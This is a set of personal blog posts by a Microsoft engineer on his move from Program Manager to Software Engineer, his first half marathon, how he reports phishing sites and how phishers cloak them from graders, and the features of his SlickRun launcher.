A New Era: PM -> SWE

tl;dr: As of last week, I am now a Software Engineer at Microsoft.

My path to becoming a Program Manager at Microsoft was both unforeseen (by me) and entirely conventional. Until my early teens, my plan was to be this guy:

I went to Space Camp and Space Academy, and spent years devouring endless books about NASA history, space flight, and jet planes. I spent hours “playing” on a realistic (not graphically, but in terms of slow pacing and technical accuracy) Space Shuttle simulator, until I could land the shuttle on instruments alone.

Over time, however, three factors conspired to change my course.

  • First was my realization that my few peers interested in space flight were all interested in space — stars and planets and the science, while I really only cared about the technology of getting there and surviving.
  • Second was the discovery of a Catch-22: While astronaut pilots don’t have to have perfect vision, they were required to have thousands of hours of experience flying jets, which practically required being a military jet pilot, which did require perfect uncorrected vision. My distance vision has been ~20/40 for most of my life.
  • Finally, I’d started getting more and more interested in playing around with computers. I began writing “choose-your-own adventure” games in GW-BASIC starting around age 8 or so, and continued coding in school on Apple II (AppleBasic) and PCs (Logo, Pascal).

Shortly after my 15th birthday, I spent a full summer job’s earnings (~$3000 at $4.75/hr) on my first personal PC (Comtrade Pentium 90 PC with 8 megs of RAM, 730mb HDD, 4X CDROM, 15.7″ monitor, bought over the telephone from an ad in Computer Shopper magazine) and I started writing apps in Turbo Pascal, VB3 (bought for $50 on 5.25″ floppies at the annual “Computer show” at the Frederick Fairgrounds), and eventually Delphi 1 ($100 at Babbages in the mall). By my late teens, I was spending ten or more (sometimes much more) hours a week writing code, and after my senior year, I got my first programming job building custom Windows apps in Delphi for a small development shop at almost 4x minimum wage.

After high school, I majored in Computer Science at the University of Maryland, and while I largely didn’t like it (too much theory, too little practice), I had already seen that software development was a pretty solid career choice. In my sophomore year, on a whim (with the promise of free pizza) I went to a Microsoft recruiting talk on campus delivered by Philip Su, a recent University of Maryland graduate who had joined Microsoft as a developer. Philip was a school legend, having written UMD’s web-based course planning system (a CGI written in C++ talking to the mainframe and spitting out HTML) that allowed you to specify constraints like “I need this many credits, these specific classes, and otherwise do not want to attend class before 11am on any day.” After Philip’s awesome talk, I went from being mildly interested in Microsoft to very excited at the prospect of getting an internship. I dropped off my resume, chatted briefly with Philip, and crossed my fingers.

I got a callback for a short interview at the campus career center a short time later. I didn’t really know what to expect, but figured my best bet was to show off the code I’d built so far. I put together a small binder of screenshots and explanations of tools I’d built in Delphi, including SlickRun, DigitalMC, and Logbook, a journaling program. Each of these was a “scratch my own itch” type of app where my goal was to use technology to solve a problem. In each app, I tried to build cool features, not implement fancy algorithms from scratch. Digital MC used several different libraries (text-to-speech, MP3 playback) and Logbook used an existing database engine.

My campus interviewer was a Microsoft developer in his early thirties (in hindsight, he may well have been younger) who looked a bit weary after a morning full of 15 minute interviews. After quick introductions, he asked which of the engineering roles I’d be most interested in applying for.

I told him that I thought I’d be a fine fit for any of the roles, although I was most interested in the SDE (Software Development Engineer) and PM (Program Manager) roles, and was interested in what he thought. I handed over the binder and walked him through the projects I’d built— as I explained SlickRun, his eyes lit up and he was clearly excited about it. “Have you ever shown this to Microsoft?” he asked excitedly. “I guess I just did?” I replied, wondering what exactly he meant— it wasn’t as if Microsoft toured the country looking for interesting bits of code. I asked him for advice on whether I should go for the PM or SDE role and he noted that Microsoft was looking for SDE interns with experience building 5000 line C and C++ programs. At that point, I’d built several large applications, but all were in Delphi’s Object Pascal. The only C and C++ I’d written was for class projects, and none of those had yet cracked a thousand lines. This made the decision easy— I’d submit my resume as a PM-candidate, a decision with far-ranging and long-lasting consequences. Not long after, I flew to Redmond for a day of on-site interviews with two teams in Office and got offers from both.

During my first Office summer internship in 1999, I ramped up on a new technology (devouring the first books on XML), wrote up competitive reports on the first web-based collaboration software, and played with the nascent API for our team’s “Office Web Server (OWS)” product (eventually renamed SharePoint Team Services). I attended a bunch of training classes, read a bunch of product specs, read a pile of usability books, and generally immersed myself in learning what it meant to be a Program Manager at Microsoft. At the time, the role was hand-wavingly defined as “The person who does everything but code and test.” Qualifications were similarly open, with recruiters told to look for candidates with “A passion for using technology to solve problems.”

I returned to the same team the following summer– by this point, the product was in much more defined form, and I was paired with an Intern Developer and Intern Tester (a “feature trio”) to build a feature. Over the course of the summer, I learned that the primary tasks for most PMs were writing feature design specifications, shepherding them through implementation, triaging bugs found in the implementation, and getting ready for release.

SharePoint was a product based on the idea of Lists (lists of documents, lists of links, lists of contacts, etc) and my intern trio was tasked with adding a feature whereby a SharePoint user could create a list based on pre-built templates with appropriate fields (e.g. the Contact list would have fields for email address, phone number, office address, etc, etc). I wrote the spec for how the feature should look, and for the packaging format that would define each template. I also wrote (in Delphi) a generator/packager app to allow a content team (initially me) to build template files in the correct format. Our dev intern (Brandon) wrote the C++ code that would run inside SharePoint to ingest the package and call the appropriate APIs to create the new list. Our tester (Matt?) made sure it all worked. We finished our feature before the 12 week internship was up, and I considered it an unqualified success.

Offered a full-time job after the internship, I went back to Redmond for a perfunctory day of interviews with the team and was greatly annoyed to learn that our internship’s Template feature had been unceremoniously cut from the release. That outcome, as well as the lack of challenging interview questions from the team, led to me surprising everyone (including myself) by deciding to switch teams. I chose to join the Office Update team, then responsible for all of the Office web sites.

During my senior year back at UMD, I had a work/study internship as a web developer at The Motley Fool, and wrote a primitive OS in C++ for CS412. After finally crossing that “5000 lines of C++” threshold that Microsoft was looking for, I still didn’t seriously consider moving over to SDE. I was already “in” as a PM, and from my internship, it felt like there was a greater opportunity for impact as a PM vs. SDE — most of the SDE interns only owned a tiny piece of a product because it took a ton of work (ensuring accessibility, globalization, localization, performance, security, etc, etc) to deliver that tiny piece. As a PM, I’d be able to direct the work of several developers and focus on maximizing the value of their work for our users. To be honest, being a 21 year-old PM felt a bit like using a “cheat code”– when I’d interviewed at IBM they were super-confused at my resume because at Big Blue, a PM was a grizzled developer who’d “moved up” after a decade of coding. But at Microsoft, I’d get to start there.

The Office Update team went through a reorg before I started, so in June 2001, I started on the Office Assistance and Worldwide Services (AWS) team, as the PM owner of the clipart website and as the team’s Security PM. I spent the three years on Office writing feature specs, triaging bugs, and generally doing “everything but writing code.”

Except… well, I wrote a lot of code. I wrote “Rip Art Gallery,” a tool for abusing the Office website’s API to download clipart without requiring an Office app, and wrote a proof-of-concept ActiveX control for a new feature. I wrote the Clip of the Day tool, to allow Content team to generate the XML manifests of which clip to feature in which locales, on each day for the upcoming months. I wrote webserver log analysis tools. I wrote TamperIE, a tool designed to exploit websites that failed to validate request data, and accidentally leaked it to the world.

Outside of work, I wrote a popular popup blocker (and a less popular one), continued to update SlickRun, maintained DigitalMC and Logbook, created MezerTools, wrote some simple IE Extensions, wrote some simple Delphi libraries (including two for CD-R burning), started building the Fiddler Web Debugger and Meddler, and otherwise acted like a developer. Nearly all of my code was written in Delphi, C#, or JavaScript, with my only C++ development being tiny tweaks to the Internet JunkBuster Proxy to convert it into a bare-bones HTTP traffic logger.

Every few months, my manager would ask “Are you sure you’re not a developer?” and I would demur and explain that I simply loved being a PM. Privately, I also worried that I might lose interest in my many side projects if I started writing code for work.

By the fall of 2004, I decided to move on from Office and join the Internet Explorer team. The newly reconstituted browser team was rapidly growing, and they were hungrier for SDEs than PMs, so the devs on my interview loop were eager to get me to jump disciplines. Unwilling to change both teams and roles at the same time, I remained a PM. Internet Explorer offered more opportunity to become a technical PM though, and I rapidly leaned into it, owning both the new consolidated URL (CURL) class as well as much of the networking and network security areas.

I also immediately embarked upon my barely secret mission — to figure out what bugs in Internet Explorer were responsible for the problem where the Office Clip-of-the-Day wasn’t reliably changing every day. (My futile queries to the skeleton IE team were how I encountered the “Want to change the world? Join the new IE team today” recruiting pitch). With my newly granted source code access permissions, I printed out the code for the WinINET network stack and read it at night with a red pen in hand. While I was not a C++ developer, I was reasonably competent as a C++ reader, and I flagged nearly a hundred bugs, including six different issues that would’ve caused the Clip-of-the-Day to fail to change.

When I’d first joined the IE team, my manager suggested that I find someone else to take over development of Fiddler, because I’d “be too busy.” “We’ll see” I replied, cockily thinking “Your entire test team are all going to be running Fiddler pretty soon.” I was right. I continued to spend tens of hours a week writing Fiddler code, late into the night and on weekends, and its audience grew and grew. In 2007, it won the Engineering Excellence award and I got a handshake from Bill Gates and $5000 to spend on a morale event. While Fiddler dominated my coding time, I still maintained SlickRun and built a few one-off utilities, including an ActiveX control that earned me a $500 steak dinner with friends at Daniel’s Broiler, and an IE extension that won me $3000 in furniture from Pottery Barn and Crate&Barrel. Perhaps my most lucrative win came when a new hire was assigned to “officially productize” a simple web app I’d written to generate IE Search Providers; we started dating and were married three years later.

After several years languishing in the PM2 level band, I finally broke into the Senior PM band on the recognition of my technical contributions. I could go toe-to-toe with the developers in triage conversations, often knowing the code as well as they did, and I built many reduced reproductions for bugs, sometimes explaining exactly what lines of code were at fault.

Toward the end of IE9, I was deeply interested in improving network performance, but I lamented that the dev team couldn’t muster the resources to fix a dozen performance bugs in the network cache code. As I explained the changes needed and how impactful they could be, one of our developers (Ed Praitis) listened thoughtfully and then quietly noted: “It seems like you understand this stuff pretty well. Why don’t you just fix it yourself?

I chuckled until I saw he was serious. “But I’m a PM!” I protested, “we don’t check-in code. At least, nothing like this.”

I’ll review it for you if you want,” he offered. And this was just the push I needed. Within a few weeks, I checked in my fixes, and it was the work I was most proud of in over a decade at the company… helping save hundreds of millions of users untold billions of seconds in downloading pages. Around that time, I also offered up a small change to the WinINET code to make it work better with Fiddler, and to my surprise (and amusement) that team accepted it.

After a decade, I’d started to get a bit burned out on the PM role, and fresh off the excitement of landing actual shipping product code, I pondered whether I could take the pay hit of down-leveling to become a junior SDE. Instead, team turnover intervened, and I became a PM Lead, with my four reports owning IE’s Security, Privacy, Reliability, Telemetry, Extensibility, and Process Model features. Despite my rather untraditional PM background, I was, apparently, going to continue my career in a PM Leadership role.

And then, I got an email. A developer tools company was interested in acquiring Fiddler, and I, looking at a full plate with “a real job,” a new wife, and plans for a baby within a few years, decided that the booming Fiddler project deserved a full-time team. I got deep into negotiations to sell Fiddler outright when a phone call from a second interested party threw everything aside. Telerik not only wanted to buy Fiddler, they also wanted me to come work on Fiddler for them in Austin, Texas. The financial terms were more generous, and the lower cost-of-living in Texas meant that we’d only need one income. After a blissful March visit and negotiations over the summer, I signed the papers and my wife and I both gave notice at Microsoft.

At Telerik, my job title in the address book fluctuated around as the company grew and evolved and I never paid it much attention– whether it was “Principal Software Engineer” or “Product Manager” or something else, I considered myself “Fiddler Product Owner” and I did all the jobs, from coding to user research to support to design to testing. Once in a while, I’d consult on Telerik’s other products, but I never wrote any meaningful code for them.

Alas, after two years and a big pre-IPO layoff of nearly everyone else in the building, I was no longer feeling stable at Telerik and I applied for a Developer Advocate role on the Chrome Security team in 2015. Google is amazeballs at many things, but hiring is not one of them. I completed the Developer Advocate interview loop but their hiring committee came back and suggested that I should be a Technical Program Manager. I did a TPM interview loop, but their hiring committee came back and suggested I should be a Developer Advocate. The lead of Chrome Security decided to resolve the deadlock by hiring me as a Senior SWE (Software Engineer), for which she had sole authority. Since I’d be reporting directly to her, she assured me, my actual duties would be unchanged and my address book title would make no difference. With significant trepidation (I always worried about anything “off book”), I agreed.

I had a very strange ramp-up at Google, with paternity leave after my second son was born in week 2, and a subsequent long bout with pneumonia. Within a few months of starting, a reorganization meant that I’d now start reporting to a new manager. “My new boss knows that I’m not really a SWE and I’m really this special unicorn, right?!?” I asked my director, and was assured the answer was “Yes.” I then went to confirm with my new boss: “You know I’m not a SWE, right? I’ve only written like two files of C++ in the last fifteen years. I’m really this special unicorn DevAdvocate.” She responded “Well, um, I don’t actually have any special unicorn jobs on my team. I do have a SWE job, however, and you do have a Senior SWE title, so we should see if it’s a good fit, right?”

As a father of now two and provider for a single-income family, I didn’t see a lot of options. I looked into down-leveling so my skills matched my role, but Google HR indicated that wasn’t an option, both because they didn’t allow down-leveling and because they didn’t allow remote employees below the Senior level. I spent a total of two and a half years barely keeping my head above water, landing 94 changelists in Chromium and learning a ton. I joked without joking that I was the worst developer in Chrome. While there was much to admire about how Google builds products, I lamented the lack of Microsoft-style PMs and always wondered how much more efficient the team would’ve been with a proper complement of Program Managers.

In 2018, when I saw that one of my former direct reports was now a Group Program Manager at Microsoft, I asked for a job and was delighted to learn that remote work was now possible at the “new Microsoft.” I came back as a Principal Program Manager, and twice ended up acting as an interim lead for a few months as the team turned over. As a PM on the “Web Platform” and as one of the only Edge employees with any experience in Chromium, I got to remain hyper-technical, spending the majority of my time reading specs, guiding designs, explaining engineering systems, reading code, reducing repros, and root-causing problems.

As the team ramped up on Chromium, Microsoft as a whole began a journey to redefine the Program Management role, eventually splitting the role into Product Management (PdM) and Technical Program Management (TPM) to match Google. It was not a graceful process, and many of us felt a great deal of angst at the change. The 2012 book How Google Tests Software had presaged Microsoft’s earlier messy implosion of its Software Test Engineer role, and now it seemed that Microsoft was looking to continue its Googlification and eventually phase out the PM role entirely.

Throughout 2021, I found myself hunting for useful work to do. I spent almost a year as an “enterprise fixer”, landing 168 changelists in Chromium — most of them quite small, and targeted at unblocking enterprises from deploying the new Edge. I again pondered down-leveling to switch disciplines, with perhaps even higher stakes, having ceded half my net worth in a divorce and with the stock market suffering wild gyrations daily.

Finally, in 2022, I took a leap, leaving the Edge team to rejoin old friends and colleagues on the Microsoft Security team responsible for SmartScreen and other security features across products. I spent a few months ramping up into the new technologies, looking at active attacks, and reviewing the code the team has built so far. I kept the “Principal Product Manager” title as a placeholder, with the promise of a reclassification to “Architect” at some point in the future, a spiffy-sounding title that feels like a good fit to encompass the sorts of contributions I like to make.

In conversations with my lead last week, we agreed that “PM” was no longer a good fit for the work I’ll be doing in the coming years, so as of Friday, I’m now a “Principal SWE Manager.” While I don’t think any title has ever been a particularly good fit for the breadth of work I do, I’m excited to try this one on.

-Eric

PostScript: After six months as a SWE (including modernizing this code), I was given a team of PMs and became a Group Product Manager for the Protection team within Defender. That role lasted for a year before my team was merged into another and I ended up back as an IC PM. 🤷 The only constant is change.

Appendix: So, What Did PMs Do, Anyway?

When I first published this post, I felt unsatisfied because I think most folks who weren’t at Microsoft in the late 1990s and early 2000’s probably don’t have a clear idea of what the Microsoft PMs of my era actually did. That’s partly because PM was a fairly broad title covering a lot of different activities, and partly because not every PM performed every type of task.

Generally, however, a model PM would do many of the following things:

  • Research and deeply understand customer problems.
  • Analyze and deeply understand current competitive solutions.
  • Brainstorm approaches to fix those problems and validate the proposals. Doing this effectively requires a comprehensive understanding of the capabilities of available technology (both hardware and software).
  • Design great experiences to delight customers. In high-visibility flows, PMs will often have the help of dedicated writers, graphic designers, and usability researchers. However, those resources are often very limited, so a PM should be prepared to put together a shippable design without subject-matter-expert help, and obtain feedback to improve the design before the product ships.
  • Make good tradeoffs and build consensus: whether it’s prioritizing feature investments, triaging bugs, or figuring out what dinner to order for folks staying late at the office.
  • Communicate effectively, both narrowly (1:1 emails, small group meetings, etc) and broadly (blog posts, standards bodies, conference talks). This often involved translating between the varying jargon and interests of different audiences.
  • Reduce Ambiguity. Even when a decision hasn’t yet been made or there’s not enough data, PMs work to ensure that everyone (dev, test, support, leadership, partner teams, etc) is on the same page about both the plan and the known unknowns.
  • Be the Scribe. Any decision that has been made should be recorded (along with supporting data). Outstanding action items should be recorded and driven to closure.

None of these tasks are forbidden to Software Engineers, of course, but SWEs are expected to be world-class experts in writing code, a huge domain and a full-time job all its own.

Couch to Half Marathon: Closing My First Year of Running

On February 11th, 2022, I took my first jog on my new treadmill, a single mile at 5mph. I’d been taking three mile walks for a couple weeks before, but that jog just under a year ago was my first workout over 4mph.


Yesterday, I ran the 3M Half Marathon in Austin, crossing the finish line two hours and forty-six seconds after I started, the culmination of a year’s worth of work.

Going into Sunday’s Half, I had a few worries– the weather was forecast to be cold (in the 30s), and my upper shins and right ankle had been sore for days in places where I’d never hurt before. I went to bed early on Saturday night and woke up at 4am for a few minutes before fortunately dropping back into a deep sleep. Likely with memories of my failed attempt to run the Decker Half, I dreamt that I’d missed joining my pace group and was forced to run alone anyway despite impossible obstacles (e.g. running in the pitch black with no lamp, etc).

In the morning, I felt a bit like I’d had the dream where I was taking a test where I hadn’t studied– lucky that it didn’t really happen but with a renewed commitment to ensuring that it didn’t become real.


Ultimately, I woke up on time feeling pretty good and excited for the run to start, with bib preattached to my shorts, snacks packed, and ready to go. My all-important trip to the bathroom was ultimately unproductive, but I figured that I would get to the start line early enough to have another shot there. There was a fifteen minute line to park, so I didn’t get to the start line until about 15 minutes before the race. It was perhaps 40 degrees, but an intermittently bitter wind made me reconsider my tank top, so I put on the long-sleeve Decker Challenge shirt instead. A quick look at the porta-potty lines suggested that they’d be at least fifteen minutes, so I decided to just find my pace group and stretch a little bit. Fingers crossed.

Five minutes before the start, I nibbled on a GU energy stroopwafel my brother sent me for Christmas as the announcer bantered with the shivering crowd. I started the race in the 1:55 pace group (8:47/mile) based on my Q4 race paces 8:53 (10 miles) and 8:49 paces (5 miles) and my recent treadmill half marathons. Unfortunately, the vibe didn’t really feel right — the pacers were harder to see (shorter, wearing less-bright clothing), and there were clumps of runners around making it awkward to run near them. For lack of better analysis, the energy just didn’t feel right.

I sped up a bit and quickly encountered the 1:50 pace group (8:24/mile). The two pacers were taller, decked out in bright colors, and chatting happily with their group. I ended up happily running the first five miles with them before fatigue started setting in and I decided that I wasn’t going to be able to keep it up.

I slowed down with the hope of keeping the 1:50 group in sight in case I caught my wind, otherwise, at worst, I’d pick up the 1:55 group when they caught up.

Unfortunately, Mile 6 was over a full minute slower than the prior five, and Mile 7’s improved 9:11 pace wouldn’t be seen again until the second half of mile 11. Crossing the 10K mark wasn’t the mental boost I’d expected it to be, and I ended up skipping the tables with GU and goodies at the mid-six mile mark in an attempt to make up some time.

My first 5K was a respectable 25:45, the second was 27:25, and the third took 30:22:

The race is marketed as “Downhill to Downtown” owing to a net 400 foot drop in elevation over the course:

In practice, things are a lot bumpier than the official chart would have you believe:

…and dropping 400 feet over a 69,168 foot race turns out not to be very noticeable on the pavement. But still, the absence of big hills like my recent Run for the Water was definitely appreciated.

Nevertheless, by the time I reached the 9 mile mark, the 1:55 pacers caught and passed me and I got depressed as I found I couldn’t keep up. I consoled myself that my goal was to beat 2 hours and with my fast start, it shouldn’t be too hard to stay ahead of the 2:00 pacers. Still, I was starting to drag on a series of tiny hills. I took half a minute at a porta-potty (after bursting in on someone who’d failed to lock theirs, #awkward) and I started to feel a bit depressed — why was I even running this? While my body was (amazingly) pain free (even my knees and ankle) so far during this run, I knew it was going to ache for days afterward. Even seeing families cheering on the side for their loved ones started to get me down. Still, I got a mental boost when I crossed the 10 mile mark, and by the middle of the 11th mile, I finally felt like I was “in the groove.” Around that time, I ran with the 2:00 pacer for a bit, and in a moment of lucidity I realized I didn’t just need to match the pacer, I needed to beat him, because by starting with the 1:55 group I must’ve crossed the starting line a bit before him.

Alas, my second wind didn’t last, and a series of small hills as we got downtown took the wind out of my sails. In treadmill runs, I typically try to do the last half mile or mile at 7:30/mile, but I just didn’t feel motivated — I was ahead of the pacer, and what was the point? As the spectators multiplied and the end was clearly approaching, I tried not to get my hopes up– it often turns out that there’s another block or two waiting at the end. When I finally crossed the 13 mile marker, I realized that the “end” in sight was really the end, and I sped up as much as was comfortable.

I crossed the finish line in relief and walked to the “results” tables. I figured I’d probably be somewhere in the neighborhood of 1:59:xx… not a big beat, but a beat nonetheless. Through my sunglasses, I had a hard time reading the Chromebook’s screen; I typed my bib number and saw 2:00:46.

What?!? How?!? I beat the pacer by enough that I couldn’t even see him at the end!

It turns out that the 2:00 pacer crossed the finish line just eight seconds after me, but I’d had a whopping 34 second headstart, and he actually finished late, with a time of 2:00:20.

Over-the-shoulder checks for the pacer failed because he was directly behind me. Doh!

Still happy to be done, I tried to keep my annoyance in check– it wasn’t like I was actually super-close (If I’d missed it by mere seconds, I’d’ve probably been furious), and the reason I wanted to beat two hours was that so I’d never have to run another half, and that didn’t feel so important at the moment. Dejected, I grabbed a swag bag and walked up to the bus line to catch a ride back to the start, without checking out anything else at the finish. Fifteen minutes later, just as we pulled into the parking lot, I realized that everyone else was wearing their medals, and I should at least look at mine, even if I wasn’t going to wear it.

At which point I realized that, contrary to my post-run-delirium assumption, my medal was not, in fact, in the swag bag. Ugh. Perfect. I didn’t want the stupid thing anyway. Except, a quiet voice told me, I kinda did want it. And my friends gave me a fancy rack to show off my race medals, but I don’t have many.

I ended up walking to my car, driving back downtown, and reversing my steps through the corral, back to the finish line, where I grabbed a medal from the previously-overlooked volunteers at the side.

Overall, the entire race was … not what I’d expected. Mentally, I just wasn’t there. If I do ever end up running this far again, I’m going to:

  1. Start at a more sustainable pace
  2. Have a watch that’s more useful (mine is hard to read with sunglasses, and as configured, it makes it too hard to see elapsed time and distance)
  3. Make sure I’ve got good music on my playlist (I had music I liked, but a bunch of it is not what I’d consider “running music”)

My next run is the Capitol 10K in April; I learned a lot last time, and I’ve trained a lot since then. I’ll aim to cut at least 8 minutes off my prior 67:38 result. Update: I booked another half before then.

-Eric

Postscript: Whelp.

Defense Techniques: Reporting Phish

While I have a day job, I’ve been moonlighting as a crimefighting superhero for almost twenty years. No, I’m not a billionaire who dons a rubber bat suit to beat up bad guys– I’m instead flagging phishing websites that try to steal money and personal information from the less tech-savvy among us.

I have had a Hotmail account for over twenty-five years now, and I get a LOT of phishing emails there– at least a few every day. This account turns out to be a great source of real-world threats– the bad guys are (unknowingly) prowling around a police station with lockpicks and crowbars.

Step 1: Report the Lure Email

When I get a phishing email, I first forward it to Netcraft (scam@netcraft.com) and PhishTank. I copy the URL from the lure, then use the Report > Report Phishing option in Outlook to report the phish to Microsoft:

Step 2: Additional Research

If I have time, I’ll go look up the URL on URLScan.io and/or VirusTotal to see what they have to say, before loading it into my browser.

Step 3: Load & Report the Phishing Site

Now, most sources will instruct you to never click on a phishing link and this is, in general, great advice. The primary concern is that an attacker might not just be phishing– they might try to exploit a 0-day in your browser to compromise your PC. This is a legitimate concern, but there are ways to mitigate that risk: only use a fully-patched browser, use a Guest profile to mitigate the risk of ambient credential abuse, ensure that you’ve got Enhanced Security mode enabled to block JIT-reliant attacks, and if you’re very concerned, browse using Microsoft Defender AppGuard.

If the phishing site loads (and is not already down or blocked), I then report it to SmartScreen via the ... > Help and feedback > Report unsafe site menu command:

I also report the phishing site to Google’s Chrome/SafeBrowsing team using the Suspicious Site Reporter extension. This extension allows tech-savvy users to recognize suspicious signals for sites they visit and report malicious sites to SafeBrowsing in a single click:

Importantly, the report doesn’t just contain the malicious URL– it also contains information like the Referrer Chain (the list of URLs that caused the malicious page to load), and a Screenshot of the current page (useful for combatting cloaking).

Attacker Technique: Cloaking from Graders

When a user reports a site as phishing, the report typically is sent to a human grader who evaluates the report to determine whether it’s legitimate. The grader typically will load the reported URL to see whether the target meets the criteria for phishing (e.g. is it asking for credentials or credit card numbers and impersonating a legitimate site?).

Phishers do not like it when their websites get blocked quickly.

A technique they use to keep their sites alive longer is named “cloaking.” This technique relies upon detecting that their site has been loaded not by a victim but instead by a grader, and if so, playing innocent– either by returning a generic 404, or by redirecting to some harmless page.

Phishers have many different strategies for detecting graders, including:

  • recognizing known IP ranges (e.g. “If I’m being loaded from an IP block known to be used by Google or Microsoft Corp, I’m probably being graded“)
  • single-use URLs (e.g. put a token in the URL and if that token is seen more than once, play innocent)
  • geo-targeted phish (e.g. “If I’m phishing a UK bank, but the user’s IP is not in the UK, play innocent”)
  • fingerprinting the user’s browser to determine how likely it is that it’s a potential victim

Some phishing sites are hosted unintentionally. In these cases, a server is owned by a legitimate company, but bad guys find a way to plant content on that server such that it is only shown to specific, targeted victims. For example, over a decade ago, I received report of an unblocked phishing webpage that was hosted by a hockey rink owner in the US Midwest. My investigation revealed that American visitors to the site would get a normal hockey team signup webpage. However, the phishing campaign was targeting a Russian bank, and if the user visited the site using a browser sending an Accept-Language: ru request header indicating that they spoke Russian, the site would instead serve phishing content. English-speaking graders would never be able to “see” the attack without knowing the “secret” that the site was using to decide whether to serve phishing content. Without screenshots of what a victim sees, graders have a very hard time deciding whether a given False Negative report is accurate or not.

Cloaking makes the job of a grader much harder– even if the reporter can go back to the grader with additional evidence, the delay in doing so could be hours, which is often the upper-limit of a phishing site’s lifetime anyway.

This Coinbase-phish cloaks by redirecting graders to the real Coinbase

Additional Options

If you want to learn even more ways to combat phishing sites, check out the guide at GotPhish.com.

For example, Netcraft also offers a browser extension that shows data about the current website and allows easy reporting of phish:

If doing a good deed isn’t enough, Netcraft also offers some fun incentives for phishing reports— so far, I’ve collected the flash drive, mug, and t-shirt.

Tiered Defenses: Experts as Canaries

One criticism against adding advanced features to browsers to allow analysis or recognition of phishing sites is that the vast majority of users will not be able to make effective use of them. For instance, features like domain highlighting (showing the eTLD+1 in bold text) are meaningless to 99% of users.

But critically, such cues and signals like these are useful to experts, who can recognize the signs of a phish and “pull the alarm” to report phishing sites to SmartScreen, SafeBrowsing, and other threat intel services.

These threat reports, consumed by threat intelligence services, then scale up to “protect the herd.” Browsers’ blocking pages for known phish are demonstrably extremely effective, with high adherence even by novice users.

Making a Difference

Now, it’s easy to wonder whether or not any of this end-user reporting matters — there are millions of new phish a week — can reporting one make a difference?

Beyond my immediate answer (yes), I have personal evidence of the impact. One of my happiest memories of working on the IE team was when the SmartScreen team looked up how many potential victims my phish reports blocked. I shared with them my private reporter ID and they looked up my phishing reports in the backend, then cross-referenced how many phishing blocks resulted from those reports. The number was well into the thousands.

Beyond the immediate blocks, threat reports these days are also used by researchers to identify phishing toolkits and campaigns, and new techniques phishers are adopting. Threat reports are fed into AI/ML models and used to train automatic detection of future campaigns, making the life of phishers more difficult and less profitable.

Thanks for your help in protecting everyone!

-Eric

SlickRun

While I’m best known for creating Fiddler two decades ago, eight years before Fiddler’s debut I started work on what became SlickRun. SlickRun is a floating command line that provides nearly instant access to almost any app or website. Originally written in Visual Basic 3 and released as QuickRun for Windows 3.1, it was soon ported to Borland Delphi and later renamed SlickRun to avoid a name-collision with an unrelated tool.

SlickRun was a part of the story of how I joined Microsoft — when I had my on-campus interview for my first internship, I’d brought a binder of screenshots from apps that I’d written. My interviewer was generally interested but got super-excited as I explained what SlickRun did. “Have you shown this to Microsoft??” he asked. Flummoxed and wondering Uh, how exactly would I have done that?, I replied “Uh, I guess I just did?” Five years later when I interviewed for the IE team, the GM interviewing me asked “How often do you type www.goo in the browser address bar and wish it did the right thing?” to which I responded “Uh, less than you might think.” before showing off the autocomplete inside SlickRun. I got that job too.

While I’ve maintained SlickRun routinely over the years, making updates as needed to support 32bit, and then 64bit Windows, and keep it compatible with new paradigms in Windows Vista and beyond, I’ve done relatively little to publicize it to the world at large. It just quietly hums along with a mostly-satisfied userbase of thousands around the world.

Personally, I’ve been using SlickRun nearly daily for almost three decades and have executed almost 200000 commands on my latest fleet of Windows 11 PCs.

Perhaps the biggest problem with SlickRun is that, designed to be small and simple, it offers few affordances to reveal the tremendous amount of power living under the surface. By default, it ships with only a handful of MagicWords (command shortcuts/aliases) but it will never achieve its full power unless the user creates their own MagicWords to match their own needs and terminology.

If a user types HELP, an online help page will open to explain the basics, and for the few who bother to read that page, an advanced usage page reveals some even less obvious features of the tool.

I’ve been meaning to put together a demo reel video for decades now but have never gotten around to it. Mostly, SlickRun has spread organically, with folks seeing it in use on a peer’s desktop and asking “Hey, how … what is that?”

Idle Info Display

Beyond its program-launching features, SlickRun provides a useful little perch for showing information in an always-visible (by default) location on your desktop. If you type SETUP, there’s a variety of display customization options. SlickRun’s “idle” appearance which can show useful things like clocks (in arbitrary time zones), date, battery life, days-until-an-event, machine name, IP address, memory usage, CPU usage, etc:

If SlickRun ever gets in your way (e.g. while watching a full-screen video), just type HIDE to tell it to hide out in your system tray until summoned.

The Basics

Click on SlickRun or hit the hotkey to activate it and enter command mode. (The hotkey is configurable via SETUP. For historical reasons, it defaults to Win+Q which doesn’t work on modern Windows without a simple registry modification due to other tools camping on that key. After a decade, I configured mine to Alt+Q instead.)

Type a command into SlickRun and hit enter to launch it. You can hit the tab key to jump to the end of an autocomplete suggestion if you want to change or add arguments at the end of the command.

Use the up/down arrow keys to scroll through your command history– if you’ve already typed some characters, the history is filtered to just the commands that match. Or hit Alt+F to show a context menu list of all matches (or ALT+Shift+F to loosen the matching to the entire command, not just the prefix). Or, hit Alt+S to show a context menu list containing any Start Menu shortcuts containing what you’ve already typed.

SlickRun loves the internet. Type a url in SlickRun to open it in your default browser. My very favorite MagicWord launches an “I’m Feeling Lucky” Search on Google, so I can type goto SlickRun and https://bayden.com/slickrun/ will open (see this post for more info). This works magically well.

As you can see, you can add MagicWords to launch web searches, where $W$ is filled by a URL-encoded parameter. For example:

After creating this MagicWord, you can type errors 0x1234 and your browser will go to the relevant URL. If you fail to specify a parameter when invoking the MagicWord, you’ll be asked to supply it via a popup window:

You can type CALENDAR to launch a calendar, or CALENDAR 5/6 to jump to May sixth.

Using @MULTI@, you can have a single MagicWord launch multiple commands:

In cases where you have related commands, you can name your MagicWords with a slash in the middle of them; each tab of the tab key will jump to the next slash, allowing you to adjust what is autocompleted as you go.

So, for example, I can type e.g. e{tab}s to get to “Edge Stable” in the autocomplete:

When executing a MagicWord, a $C$ token will replaced by any text found on the clipboard.

Hit Ctrl+I to get a Windows file picker to insert a file path at the current location of the command line string. Or, tap Ctrl+V with one or more files on your clipboard and SlickRun will insert the file path(s) at the current insertion point. Hit Ctrl+T to transpose the last two arguments in the current command (e.g. windiff A B becomes windiff B A) and hit CTRL+\ to convert any Unix-style path separator backslashes (c/src/chrome/) into Windows-style backslashes (c\src\chrome\).

SlickRun can perform simple math operations, with the answer output inline such that you can chain it to a subsequent operation. Try things like

=2^9
=SQR(100)
=123*456
=0x123
=HEX(123)

When running a command, use Shift+Enter to execute a command that should be immediately forgotten. Use Ctrl+Shift+Enter to execute a command elevated (as administrator).

